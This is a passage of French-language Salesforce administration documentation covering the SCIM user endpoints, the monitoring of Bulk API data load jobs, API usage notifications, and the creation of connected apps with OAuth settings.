Utilisez des opérations CRUD (créer, lire, mettre à jour et désactiver) sur les utilisateurs. Associez et dissociez également des utilisateurs d'un profil, d'un ensemble d'autorisations, d'un rôle ou d'un groupe public Salesforce en utilisant l'API REST.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

Les points de terminaison SCIM Salesforce sont les suivants, où *salesforce_org_url* correspond à l'URL d'organisation (par exemple un domaine personnalisé) de l'utilisateur :

- `https://`*salesforce_org_url*`/services/scim/v1/Users`
- `https://`*salesforce_org_url*`/services/scim/v1/Groups`
- `https://`*salesforce_org_url*`/services/scim/v1/Entitlements`
- `https://`*salesforce_org_url*`/services/scim/v1/Schemas`

Vous pouvez demander des capacités de l'implémentation SCIM Salesforce en utilisant `https://`*salesforce_org_url*`/services/scim/v1/ServiceProviderConfigs`.

Vous pouvez demander les propriétés d'un utilisateur spécifique en utilisant `https://`*salesforce_org_url*`/services/scim/v1/Users/`*userID*, où *userID* correspond à l'ID d'organisation à 18 caractères de l'utilisateur.

Salesforce inclut également les extensions suivantes :

- ID du responsable
- utilisateurs externes
- attributs personnalisés
- ensembles d'autorisations

Les extensions d'entreprise SCIM suivantes sont affichées sous cet URN :

`urn:scim:schemas:extension:enterprise:1.0`

- employeeNumber
- division
- service
- responsable (managerId et displayName)
- delegatedApprover (delegatedApproverId et displayName)

Les extensions suivantes sont affichées sous cet URN :

`urn:salesforce:schemas:extension:18CHARORGID`

- champs personnalisés (si l'organisation en contient)

Les extensions ci-dessous pour l'identité externe ou les utilisateurs de communauté (dont *profileId* dans Autorisations est de type `identité externe` ou `utilisateurs de communauté`) sont affichés sous cet URN :

`urn:salesforce:schemas:extension:external:1.0`

- *accountId*
- *contactId*

Si ces valeurs ne sont pas fournies, Salesforce crée des enregistrements de contact et de compte pour l'utilisateur. Le nom du nouveau compte se présente sous la forme ***nom_utilisateur***`JITUserAccount`. Par exemple : utilisateur@corpname.orgJITUserAccount.

**Remarque:** Les points suivants s'appliquent toutes les opérations SCIM.

- Dans une clause, `AND` n'est pas prioritaire sur `OR`. Ajoutez des parenthèses explicites si une clause unique contient à la fois `AND` et `OR`.
- Dans une clause, les noms d'attributs et les opérateurs sont sensibles à la casse.
- Ces champs doivent être filtrés seuls.
  - Utilisateurs : `autorisations`, `groupes`.
  - Groupes : `membres`.
  - Autorisations : `membres`.

Pour plus d'informations, reportez-vous à SCIM 1.1 core schema specification, à SCIM 1.1 REST API specification et au guide *Salesforce REST API Developer's Guide*.

# Tâches de chargement de données en masse

## Surveillance des tâches de chargement de données en masse

Vous pouvez créer, mettre à jour ou supprimer un ensemble d'enregistrements important à l'aide de l'API de transfert en masse qui est optimisé pour le traitement de gros volumes de données. Il simplifie le chargement, la mise à jour ou la suppression de données, de quelques milliers à des millions d'enregistrements. Le traitement d'un nombre important d'enregistrements prend prendre du temps. Cette page permet de suivre la progression de tâches en cours et les résultats de tâches récentes.

Traitez un ensemble d'enregistrements en créant une tâche qui contient un ou plusieurs lots. La tâche indique l'objet en cours de traitement et le type d'action utilisé (demander, insérer, mettre à jour/insérer, mettre à jour ou supprimer). Un lot est un ensemble d'enregistrements envoyé au serveur dans une requête HTTP POST. Chaque lot est traité indépendamment par le serveur, pas nécessairement dans l'ordre de réception.

Pour suivre le statut des tâches de chargement des données en masse en cours d'exécution ou récemment terminées, dans Configuration, saisissez *`Tâches de changement de données en masse`* dans la case `Recherche rapide`, puis sélectionnez **Tâches de changement de données en masse**.

La liste Tâches en cours contient les colonnes suivantes, par ordre alphabétique :

| Colonne | Description |
|---|---|
| `ID de tâche` | ID unique de 15 caractères de cette tâche. |
| `Objet` | Type d'objet des données en cours de traitement. Toutes les données de la tâche doivent correspondre à un seul type. |
| `Opération` | Opération de traitement de tous les lots de la tâche. Les valeurs correctes sont les suivantes :<br>• `supprimer`<br>• `insérer`<br>• `requête` |

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour surveiller les tâches de chargement de données en masse :

- Gérer les intégrations de données

| Colonne | Description |
| --- | --- |
| | • upsert (mettre à jour/insérer)<br>• mettre à jour<br>• suppression définitive |
| Progression | Pourcentage de lots traités par rapport au nombre total de lots soumis. La progression n'est pas indiquée à l'ouverture de la tâche car le nombre total de lots dans la tâche n'est connu qu'à sa clôture. La progression peut ne pas refléter avec précision le nombre d'enregistrements traités. Les lots peuvent ne pas tous contenir le même nombre d'enregistrements et peuvent être traités à des vitesses différentes. |
| Enregistrements traités | Nombre d'enregistrements déjà traités. Cette valeur augmente à mesure que les lots sont traités. |
| Heure de début | Date et heure de soumission de la tâche. |
| Statut | Statut actuel du traitement de la tâche. Les valeurs correctes sont les suivantes :<br>• En cours : la tâche a été créée et des lots peuvent lui être ajoutés.<br>• Clôturé : aucun lot ne peut être ajouté à cette tâche. Les lots associés à la tâche peuvent être traités une fois la tâche clôturée. Vous ne pouvez pas modifier ni enregistrer une tâche clôturée.<br>• Abandonné : la tâche a été arrêtée.<br>• Échec : la tâche a échoué. Les lots traités avec succès par la tâche ne peuvent pas être restaurés. |
| Soumis par | Nom de l'utilisateur qui a soumis la tâche. |

La liste Tâches terminées contient les colonnes suivantes, par ordre alphabétique : Les tâches terminés sont retirées de la liste sept jours après leur exécution.

| Colonne | Description |
| --- | --- |
| Heure de fin | Date et heure d'achèvement de la tâche. |
| ID de tâche | ID unique de 15 caractères de cette tâche. |
| Objet | Type d'objet des données en cours de traitement. Toutes les données de la tâche doivent correspondre à un seul type. |
| Opération | Opération de traitement de tous les lots de la tâche. Les valeurs correctes sont les suivantes :<br>• supprimer<br>• insérer<br>• requête<br>• upsert (mettre à jour/insérer)<br>• mettre à jour<br>• suppression définitive |
| Enregistrements traités | Nombre d'enregistrements déjà traités. Cette valeur augmente à mesure que les lots sont traités. |

| Colonne | Description |
|---|---|
| `Heure de début` | Date et heure de soumission de la tâche. |
| `Statut` | Statut actuel du traitement de la tâche. Les valeurs correctes sont les suivantes :<br>• `En cours` : la tâche a été créée et des lots peuvent lui être ajoutés.<br>• `Fermé` : aucun lot ne peut être ajouté à cette tâche. Les lots associés à la tâche peuvent être traités une fois la tâche fermée. Vous ne pouvez pas modifier ni enregistrer une tâche fermée.<br>• `Abandonné` : la tâche a été arrêtée.<br>• `Échoué` : la tâche a échoué. Les lots traités avec succès par la tâche ne peuvent pas être restaurés. |
| `Soumis par` | Nom de l'utilisateur qui a soumis la tâche. |
| `Durée d'exécution` | Durée totale requise pour réaliser la tâche. |

CONSULTER ÉGALEMENT :

Affichage des détails des tâches de chargement de données en masse

## Affichage des détails des tâches de chargement de données en masse

Vous pouvez créer, mettre à jour ou supprimer un ensemble d'enregistrements important à l'aide de l'API de transfert en masse qui est optimisée pour le traitement de gros volumes de données. Il simplifie le chargement, la mise à jour ou la suppression de données, de quelques milliers à des millions d'enregistrements. Le traitement d'un nombre important d'enregistrements prend prendre du temps. Cette page permet de suivre la progression de tâches en cours et les résultats de tâches récentes.

1. Dans Configuration, saisissez *`Tâches de chargement de données en masse`* dans la case `Recherche rapide`, puis sélectionnez **Tâches de chargement de données en masse**.
2. Cliquez sur un lien `ID de tâche` d'une tâche.

La page de détail de la tâche présente les champs suivants, classés par ordre alphabétique :

| Champ | Description |
|---|---|
| `Durée de traitement Apex (ms)` | Nombre de millisecondes nécessaires pour traiter les déclencheurs et autres processus associés aux données de la tâche. Correspond à la somme des durées équivalentes dans tous les lots de la tâche. La durée requise pour traiter les opérations asynchrones et Apex par lot n'est pas comprise. Avec des déclencheurs, la durée est égale à `0`. |
| `Durée de traitement actif API (ms)` | Nombre de millisecondes nécessaire pour traiter la tâche de manière active. Comprend la durée suivie dans le champ `Durée de traitement Apex (ms)`, mais pas la durée passée en file d'attente par la tâche avant son traitement, ni la durée de classement et de déclassement. Correspond à la somme des durées équivalentes dans tous les lots de la tâche. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour surveiller les tâches de chargement de données en masse :

- Gérer les intégrations de données

| Champ | Description |
| --- | --- |
| `Version API` | La version API de la tâche. |
| `Lots terminés` | Nombre de lots qui sont terminés pour cette tâche. |
| `Mode concurrent` | Mode concurrent pour le traitement des lots. Les valeurs correctes sont les suivantes :<br>• `parallèle` : les lots sont traités en mode parallèle. Il s'agit de le valeur par défaut.<br>• `série` : les lots sont traités en mode série. |
| `Type de contenu` | Le type de contenu de la tâche. Les valeurs correctes sont les suivantes :<br>• `CSV` : données au format CSV<br>• `JSON` : données au format JSON<br>• `XML` : données au format XML (option par défaut)<br>• `ZIP_CSV` : données au format CSV dans un fichier zip contenant des pièces jointes binaires<br>• `ZIP_JSON` : données au format JSON dans un fichier zip contenant des pièces jointes binaires<br>• `ZIP_XML` : données au format XML dans un fichier zip contenant des pièces jointes binaires |
| `Heure de fin` | Date et heure d'achèvement de la tâche. |
| `Champ ID externe` | Nom du champ ID externe pour un `upsert()` (mise à jour/insertion). |
| `Lots échoués` | Nombre de lots qui ont échoué pour cette tâche. |
| `ID de tâche` | ID unique de 15 caractères de cette tâche. |
| `Lots en cours` | Nombre de lots qui sont en cours pour cette tâche. |
| `Objet` | Type d'objet des données en cours de traitement. Toutes les données de la tâche doivent correspondre à un seul type. |
| `Opérations` | Opération de traitement de tous les lots de la tâche. Les valeurs correctes sont les suivantes :<br>• `supprimer`<br>• `insérer`<br>• `requête`<br>• `upsert (mettre à jour/insérer)`<br>• `mettre à jour`<br>• `suppression définitive` |
| `Progression` | Pourcentage de lots traités par rapport au nombre total de lots soumis. La progression n'est pas indiquée à l'ouverture de la tâche car le nombre total de lots dans la tâche n'est connu qu'à sa clôture. La progression peut ne pas refléter avec précision le nombre d'enregistrements traités. Les lots peuvent ne pas tous contenir le même nombre d'enregistrements et peuvent être traités à des vitesses différentes. |
| `Lots en file d'attente` | Nombre de lots placés en file d'attente pour cette tâche. |

| Champ | Description |
|---|---|
| `Enregistrements échoués` | Nombre d'enregistrements non traités avec succès dans cette tâche. |
| `Enregistrements traités` | Nombre d'enregistrements déjà traités lors de l'envoi de la requête. Cette valeur augmente à mesure que les lots sont traités. |
| `Nouvelles tentatives` | Nombre de tentatives effectuées par Salesforce pour enregistrer les résultats d'une opération. Les tentatives répétées sont dues à un problème, tel qu'un conflit de verrouillage. |
| `Heure de début` | Date et heure de soumission de la tâche. |
| `Statut` | Statut actuel du traitement de la tâche. Les valeurs correctes sont les suivantes :<br>• `En cours` : la tâche a été créée et des lots peuvent lui être ajoutés.<br>• `Fermé` : aucun lot ne peut être ajouté à cette tâche. Les lots associés à la tâche peuvent être traités une fois la tâche clôturée. Vous ne pouvez pas modifier ni enregistrer une tâche clôturée.<br>• `Abandonné` : la tâche a été arrêtée.<br>• `Échoué` : la tâche a échoué. Les lots traités avec succès par la tâche ne peuvent pas être restaurés. |
| `Soumis par` | Nom de l'utilisateur qui a soumis la tâche. |
| `Durée d'exécution` | Durée totale requise pour réaliser la tâche. |
| `Durée totale de traitement (ms)` | Nombre de millisecondes nécessaire pour traiter la tâche. Correspond à la somme des durées de traitement équivalentes pour tous les lots de la tâche. |

La page de détail de la tâche comprend une liste associée de tous les lots qu'elle comprend. La liste associée comprend des liens **Afficher la demande** et **Afficher la réponse** pour chaque lot. Si le lot est un fichier CSV, les liens renvoient la demande ou la réponse sous le format CSV. Si le lot est un fichier XML ou JSON, les liens renvoient la demande ou la réponse respectivement sous le format XML ou JSON. Ces liens sont disponibles pour les lots créés dans les versions 19.0 et supérieures de l'API.

La liste associée du lot présente les champs suivants, classés par ordre alphabétique :

| Champ | Description |
|---|---|
| `Durée de traitement Apex (ms)` | Nombre de millisecondes nécessaires pour traiter les déclencheurs et autres processus associés aux données du lot. Sans déclencheur, la durée est égale à `0`. La durée requise pour traiter les opérations asynchrones et Apex par lot n'est pas comprise. |
| `Durée de traitement actif API (ms)` | Nombre de millisecondes nécessaire pour traiter le lot de manière active. Comprend la durée de traitement Apex. Ne comprend pas la durée passée en file d'attente par la tâche avant son traitement, ni la durée de classement et de déclassement. |
| `ID de lot` | ID du lot. Peut être unique ou non. |
| `Heure de fin` | Date et heure de fin de traitement dans le fuseau horaire UTC. Valide uniquement lorsque l'état est `Terminé`. |

| Champ | Description |
| --- | --- |
| `Enregistrements échoués` | Nombre d'enregistrements non traités avec succès dans ce lot. |
| `Enregistrements traités` | Nombre d'enregistrements traités dans ce lot lors de l'envoi de la requête. Cette valeur augmente à mesure que les lots sont traités. |
| `Nombre de tentatives` | Nombre de tentatives effectuées par Salesforce pour enregistrer les résultats d'une opération. Les tentatives répétées sont dues à un problème, tel qu'un conflit de verrouillage ou une durée de traitement de lot excessive. |
| `Heure de début` | Date et heure de création du lot dans le fuseau horaire UTC. Ne correspond pas au début du traitement, mais à l'ajout du lot à la tâche. |
| `Message d'état` | Contient les raisons de l'échec lorsque le traitement du lot n'a pas réussi. |
| `Statut` | Statut actuel du traitement du lot :<br>• `En file d'attente` : Le traitement du lot n'a pas encore commencé. Si la tâche associée à ce lot est abandonnée, le traitement du lot est annulé et son état indique `Not Processed`.<br>• `En cours` : Le traitement du lot est en cours. Si la tâche associée à ce lot est abandonnée, le traitement du lot est maintenu. Vous devez fermer la tâche associée au lot afin de terminer le traitement du lot.<br>• `Terminé` : Le traitement du lot a été effectué et la ressource résultante est disponible. La ressources résultante indique si des enregistrements ont échoué. Un lot peut être terminé même si certains ou tous les enregistrements ont échoué. Si un sous-ensemble d'enregistrements a échoué, les enregistrements qui ont réussi ne sont pas restaurés à leur état initial.<br>• `Échec` : Le traitement complet du lot a échoué en raison d'une erreur inattendue, telle qu'une demande compressée sous un format non pris en charge ou une erreur interne du serveur.<br>• `Non traité` : Le traitement complet du lot a échoué en raison d'une erreur inattendue, telle qu'une demande compressée sous un format non pris en charge ou une erreur interne du serveur. |
| `Durée totale de traitement (ms)` | Nombre de millisecondes nécessaire pour traiter le lot. Ne comprend pas la durée passée en file d'attente par le lot avant son traitement. |
| `Afficher la demande` | Cliquez sur le lien d'un lot pour afficher la requête. |
| `Afficher le résultat` | Cliquez sur le lien d'un lot pour afficher les résultats. |

CONSULTER ÉGALEMENT :

Surveillance des tâches de chargement de données en masse

# Notifications d'utilisation de l'API

## Notifications d'utilisation de l'API

Lorsque vous créez une notification d'utilisation de demande, vous déterminez l'envoi d'une notification par e-mail à un administrateur à chaque fois que votre entreprise dépasse le nombre maximal de demandes API réalisées dans une période donnée (en heures).

Pour afficher les notifications d'utilisation d'API, dans Configuration, saisissez *Notifications d'utilisation d'API* dans la case Recherche rapide, puis sélectionnez **Notifications d'utilisation d'API**.

Dans cette liste de notifications, vous pouvez :

- Cliquez sur **Modifier** ou sur **Suppr** pour modifier ou supprimer une notification existante.
- Affichez le nom de l'utilisateur qui recevra la notification.
- Affichez la période de notification, qui définit la fréquence d'envoi des notifications. Par exemple, si la période de notification est de quatre heures, une notification est envoyée seulement si la dernière notification a été envoyée au moins quatre heures auparavant. Ainsi, sur une période de 24 heures, six notifications maximum sont envoyées.
- Affichez le pourcentage de la limite autorisée qui, si elle est dépassée, déclenche l'envoi d'une notification. Par exemple, si votre entreprise dispose d'une limite de 1 000 000 de demandes, et que vous avez défini un pourcentage seuil de 60 (60 %) et une période de notification de 24 heures, lorsque 600 000 demandes API ont été envoyées sur une période de 24 heures, l'utilisateur spécifié reçoit une notification.
- Affichez le nom de l'utilisateur à l'origine de la notification, la date de création de la notification, la date de la dernière modification et le nom de l'auteur de cette modification.

Pour créer une notification, cliquez sur **Nouveau**.

Vous pouvez créer un maximum de dix notifications par entreprise.

CONSULTER ÉGALEMENT :

Affichage des notifications d'utilisation d'API

Création et modification des notifications d'utilisation de l'API

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher, créer, modifier ou supprimer des notifications :

- API activée

## Affichage des notifications d'utilisation d'API

Sur la page des détails de notification concernant l'utilisation de l'API, vous pouvez voir des informations sur une notification :

- Destinataire de la notification : nom d'utilisateur de la personne à laquelle la notification par e-mail est envoyée.
- Seuil : pourcentage de la limite d'utilisation qui déclenche une notification par e-mail une fois atteint.
- Intervalle de notification (heures) : fréquence à laquelle les notifications sont envoyées. Par exemple, si la période de notification est de quatre heures, une notification est envoyée seulement si la dernière notification a été envoyée au moins quatre heures auparavant. Ainsi, sur une période de 24 heures, six notifications maximum sont envoyées.
- Créé par : utilisateur qui a créé la demande de notification, et l'heure de création.
- Modifié par : dernier utilisateur à avoir modifié la notification.

Sur cette page, vous pouvez également créer une notification en fonction des valeurs de la notification affichée. Cliquez sur **Cloner** pour créer une notification à l'aide des valeurs actuelles. Vous pouvez modifier les valeurs avant de les enregistrer.

CONSULTER ÉGALEMENT :

Création et modification des notifications d'utilisation de l'API

Notifications d'utilisation de l'API

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour afficher, créer, modifier ou supprimer des notifications :

- API activée

## Création et modification des notifications d'utilisation de l'API

Dans la page de modification de la mesure d'utilisation de l'API, vous pouvez fournir les valeurs requises pour la notification de limitation du taux. Dans Configuration, saisissez *`Notifications d'utilisation d'API`* dans la case `Recherche rapide`, puis sélectionnez **Notifications d'utilisation d'API**.

- L'utilisateur Salesforce qui recevra les notifications.
- Pourcentage seuil : le pourcentage de limite du taux qui, une fois dépassé dans la période de notification spécifiée, déclenche l'envoi d'une notification à l'utilisateur concerné. La valeur doit être comprise entre 0 et 100.
- Période pendant laquelle le nombre de demandes est calculé, en heures. Par exemple, si la période est de 24, le taux doit être dépassé dans les dernières 24 dernières heures pour qu'une notification soit envoyée.

  Si vous modifiez la période, la nouvelle période ne prendra effet qu'après la prochaine notification de la période existante. Par exemple, supposons que vous avez réglé la période pour envoyer des notifications toutes les heures. Puis, à 16h05, vous réglez la période pour envoyer des notifications toutes les 24 heures. Une dernière modification de l'ancienne période est envoyée à 17h00. La prochaine notification sera envoyée à 17h00, le jour suivant.

CONSULTER ÉGALEMENT :

Affichage des notifications d'utilisation d'API

Notifications d'utilisation de l'API

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour afficher, créer, modifier ou supprimer des notifications :

- API activée

# Applications d'accès à distance

## Présentation de l'application d'accès à distance

**Remarque:** Les applications d'accès à distance ont été remplacées par les applications connectées. Utilisez les applications connectées pour toute application qui doit s'intégrer à Salesforce afin de vérifier les utilisateurs et de contrôler les stratégies de sécurité concernant les applications externes. Toutes les applications d'accès à distance existantes sont automatiquement migrées vers des applications connectées avec la version Summer '13.

CONSULTER ÉGALEMENT :

Applications connectées

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour gérer, créer, modifier et supprimer des applications OAuth :

- Gérer les applications connectées

# Applications connectées

## Applications connectées

**AUTORISATIONS UTILISATEUR**

| | |
|---|---|
| Pour lire : | Personnaliser l'application |
| Pour créer, mettre à jour ou supprimer : | Personnaliser l'application ET<br>Modifier toutes les données OU Gérer les applications connectées |
| Pour mettre à jour tous les champs, à l'exception de Profils, Ensembles d'autorisations et Attributs SAML de fournisseur de services : | Personnaliser l'application |
| Pour mettre à jour les champs Profils, Ensembles d'autorisations et Attributs SAML de fournisseur de services : | Personnaliser l'application ET Modifier toutes les données |
| Pour désinstaller : | Télécharger des packages AppExchange |

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Des applications connectées peuvent être créées dans : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Des applications connectées peuvent être installées avec : **Toutes** les éditions

Une application connectée s'intègre à Salesforce à l'aide d'API. Les applications connectées utilisent les protocoles standard SAML et OAuth pour authentifier, fournir l'authentification unique, ainsi que des jetons à utiliser avec des API Salesforce. Outre les capacités OAuth standard, les applications connectées permettent aux administrateurs de définir diverses stratégies de sécurité et de contrôler explicitement qui peut utiliser les applications.

Une application connectée s'intègre à Salesforce à l'aide d'API. Les applications connectées utilisent les protocoles standard SAML et OAuth pour authentifier, fournir l'authentification unique, ainsi que des jetons à utiliser avec des API Salesforce. Outre les capacités OAuth standard, les applications connectées permettent aux administrateurs de définir diverses stratégies de sécurité et de contrôler explicitement qui peut utiliser les applications.

Un développeur ou un administrateur définit une application connectée pour Salesforce en fournissant les informations suivantes :

- Nom, description, logo et coordonnées
- Une URL où Salesforce peut localiser l'application pour l'autorisation ou l'identification
- Le protocole d'autorisation : OAuth, SAML, ou les deux
- Des plages IP facultatives dans lesquelles l'application connectée peut être exécutée
- Des informations facultatives sur des politiques mobiles que l'application connectée peut imposer

Pour les applications connectées qui utilisent des fournisseurs de services OAuth, définissez des étendues OAuth et l'URL de rappel des applications connectées. Salesforce fournit en retour une Clé consommateur OAuth et un Secret consommateur pour l'autorisation de l'application connectée. Définissez également comment la requête OAuth traite le jeton d'ID dans une réponse de jeton.

Pour les applications connectées qui utilisent des fournisseurs de services SAML, définissez l'ID d'entité, l'URL ACS (assertion consumer service), le type d'objet, le format d'ID de nom et l'émetteur (qui doivent être disponibles auprès du fournisseur de services) pour l'autorisation de l'application connectée.

Il existe deux modes de déploiement :

- L'application est créée et utilisée dans la même organisation. Ce mode d'utilisation est classique par exemple dans les services informatiques.
- L'application est créée dans une organisation et installée dans d'autres organisations. Ce mode d'utilisation d'applications connectées est typique d'une entité avec plusieurs organisations ou d'un Éditeur de logiciels.

Les administrateurs peuvent installer l'application connectée dans leur organisation, activer l'authentification SAML, et utiliser des profils, des ensembles d'autorisations et des restrictions de plage IP afin de contrôler les utilisateurs autorisés à accéder à l'application. Ils peuvent définir l'affichage de l'application connectée en tant qu'application de zone de dessin afin d'augmenter l'intégration à l'interface utilisateur de Salesforce. De plus, lorsqu'un développeur met à jour l'application distante et notifie les administrateurs de la disponibilité de la nouvelle version, les administrateurs peuvent désinstaller l'application connectée et installer la version plus récente.

**Remarque:** Dans une organisation Group Edition, vous ne pouvez pas gérer l'accès des utilisateurs individuels à l'aide d'un profil. Cependant, lors de la modification des paramètres d'une application connectée OAuth dans une organisation Group Edition, vous pouvez définir des stratégies qui contrôlent l'accès de tous les utilisateurs à l'application connectée.

De plus, les packages d'applications connectées gérés par Salesforce, notamment ceux des applications téléchargeables Salesforce1, ne peuvent pas être désinstallés. Ils sont automatiquement mis à jour lors de l'actualisation de la session suivante de l'utilisateur.

Les applications connectées peuvent être ajoutées uniquement à des packages gérés. Elles ne sont pas prises en charge pour des packages non gérés.

CONSULTER ÉGALEMENT :

Création d'une application connectée

Modification, empaquetage ou suppression d'une application connectée

salesforce_identity_implementation_guide.pdf

## Création d'une application connectée

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour lire : | Personnaliser l'application |
| Pour créer, mettre à jour ou supprimer : | Personnaliser l'application ET<br>Modifier toutes les données OU Gérer les applications connectées |
| Pour mettre à jour tous les champs, à l'exception de Profils, Ensembles d'autorisations et Attributs SAML de fournisseur de services : | Personnaliser l'application |
| Pour mettre à jour les champs Profils, Ensembles d'autorisations et Attributs SAML de fournisseur de services : | Personnaliser l'application ET Modifier toutes les données |
| Pour désinstaller : | Télécharger des packages AppExchange |

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Des applications connectées peuvent être créées avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Des applications connectées peuvent être installées avec : **Toutes** les éditions

Pour créer une application connectée :

1. Dans Configuration, saisissez *`Applications`* dans la case `Recherche rapide`, puis sélectionnez **Applications**.
2. Dans la section Applications connectées, cliquez sur **Nouveau**.

Les informations que vous saisissez pour créer une application connectée sont organisées comme suit :

- Informations de base
- API (activer les paramètres OAuth)
- Paramètres d'application Web
- Gestionnaire d'application connectée personnalisée
- Paramètres d'application mobile
- Paramètres d'application de zone de dessin

Vous pouvez créer une application connectée sans spécifier d'autorisation, de zone de dessin ni de paramètre mobile. Ce type d'application connectée agit comme un « favori » vers l'URL spécifiée qui s'affiche dans le Lanceur d'application et le menu des applications découlant de l'utilisateur. Saisissez simplement des informations de base et une `URL de départ` dans les paramètres de l'application Web. Si la destination nécessite une authentification, le service qui héberge l'URL de destination doit inviter les utilisateurs à saisir leurs identifiants de connexion.

Une fois les informations saisies, cliquez sur **Enregistrer** pour sauvegarder votre nouvelle application. Vous pouvez maintenant publier votre application, procéder à d'autres modifications ou la supprimer. Si vous utilisez OAuth, l'enregistrement de votre application fournit deux nouvelles valeurs que l'application utilise pour communiquer avec Salesforce :

- `Clé consommateur` : une valeur utilisée par le consommateur pour s'identifier dans Salesforce. Elle est appelée `client_id` dans OAuth 2.0.
- `Secret consommateur` : un code secret utilisé par le consommateur pour établir la propriété de la clé consommateur. Il est appelé `client_secret` dans OAuth 2.0.

**Important:** Lorsque vous mettez à jour les champs d'une application connectée, notez que les modifications apportées à certains champs s'appliquent immédiatement à toutes les versions installées de l'application connectée. Ces champs sont indépendants

de la version et ignorent le cycle de vie du package ou de l'installation. Les utilisateurs de l'application connecté affichent des informations telles qu'une modification de la description. Les champs ci-dessous ont ce comportement indépendant de la version.

- Description
- URL d'information
- URL d'image de logo
- URL de rappel

### Informations de base

Dans cette section, spécifiez les informations de bases relatives à votre application, notamment son nom, son logo et les coordonnées.

1. Saisissez le `Nom d'application connectée`. Ce nom s'affiche dans la liste des applications connectées.

   Remarque: Le nom doit être unique pour les applications connectées actuelles de votre organisation. Vous pouvez réutiliser le nom d'une application connectée supprimée si elle a été créée avec la version Spring '14 ou supérieure. Vous ne pouvez pas réutiliser le nom d'une application connectée supprimée si elle a été créée avec une version antérieure.

2. Saisissez le `Nom d'API`, qui est utilisé pour référencer votre application depuis un programme. Il applique par défaut la version du nom sans espace. Les lettres, les chiffres et les traits de soulignement sont les seuls caractères autorisés. Vous devez donc modifier le nom par défaut si le nom d'origine de l'application contient d'autres caractères.
3. Saisissez l'`E-mail du contact` que Salesforce doit utiliser pour vous contacter ou contacter votre équipe de support. Cette adresse n'est pas communiquée aux administrateurs qui installent l'application.
4. Saisissez le `Téléphone du contact` que Salesforce doit utiliser pour vous contacter. Ce numéro n'est pas communiqué aux administrateurs qui installent l'application.
5. Saisissez une `URL d'image de logo` pour afficher votre logo dans la liste des applications connectées et dans la page de consentement que l'utilisateur affiche lors de l'authentification. L'URL doit utiliser HTTPS. L'image du logo ne peut pas dépasser 125 pixels en hauteur ou 200 pixels en largeur, et doit être un fichier de type GIF, JPG ou PNG d'une taille maximale de 100 Ko. Le logo par défaut est un nuage. Pour ajouter un logo personnalisé, vous avez plusieurs possibilités.
   - Vous pouvez charger l'image de votre logo en cliquant sur **Charger une image de logo**. Dans votre système de fichiers local, sélectionnez une image qui respecte les exigences pour le logo. Une fois votre chargement effectué, l'URL du logo s'affiche dans le champ `URL de l'image du logo`. Sinon, vérifiez que le logo remplit les exigences de taille.
   - Vous pouvez également sélectionner un logo dans les exemples fournis en cliquant sur **Sélectionner l'un de nos exemples de logo**. Les logos disponibles comprennent ceux des applications Salesforce, des applications tierces et de corps de texte standard. Cliquez sur le logo de votre choix, puis copiez-collez l'URL affichée dans le champ `URL de l'image du logo`.
   - Vous pouvez utiliser un logo hébergé publiquement sur les serveurs Salesforce en chargeant une image qui respecte les exigences de taille (125 pixels en hauteur ou 200 pixels en largeur au maximum, un format GIF, JPG ou PNG et une taille de fichier maximale de 100 Ko) en tant que document en utilisant l'onglet Documents. Affichez ensuite l'image pour obtenir l'URL, puis saisissez l'URL dans le champ `URL de l'image du logo`.
6. Saisissez une `URL d'icône` pour afficher un logo dans la page d'approbation OAuth que les utilisateurs affichent la première fois qu'ils utilisent votre application. Le logo doit être de 16 pixels en hauteur et en largeur, sur un arrière-plan blanc. Des exemples de logo sont également disponibles pour les icônes.

   Vous pouvez sélectionner une icône dans les exemples fournis en cliquant sur **Sélectionner l'un de nos exemples de logo**. Cliquez sur l'icône de votre choix, puis copiez-collez l'URL affichée dans le champ `URL d'icône`.
7. S'il existe une page Web avec des informations supplémentaires sur votre application, saisissez une `URL d'information`.

**8.** Saisissez une `Description` qui s'affiche dans la liste des applications connectées.

Avant la version Winter '14, l'`URL de départ` et l'`URL de départ mobile` étaient définies dans cette section. Ces champs se situent désormais sous Paramètres d'application Web et Paramètres d'application mobile.

### API (activer les paramètres OAuth)

Cette section contrôle comment votre application communique avec Salesforce. Sélectionnez `Activer les paramètres OAuth` pour configurer les paramètres d'authentification.

**1.** Saisissez l'`URL de rappel` (point de destination) que Salesforce utilise pour rappeler votre application durant l'authentification OAuth. Elle correspond à `redirect_uri` dans OAuth. Selon le flux OAuth que vous utilisez, le navigateur d'un utilisateur est généralement redirigé vers cette l'URL après une authentification réussie. Cette URL permet à certains flux OAuth de transmettre un jeton d'accès. Par conséquent, elle doit utiliser le protocole HTTP sécurisé (HTTPS) ou un schéma d'URI personnalisé. Si vous saisissez plusieurs URL de rappel, à l'exécution Salesforce compare la valeur URL de rappel spécifiée par l'application à l'une des valeurs `URL de rappel`. Elle doit correspondre à l'une des valeurs pour être validée.

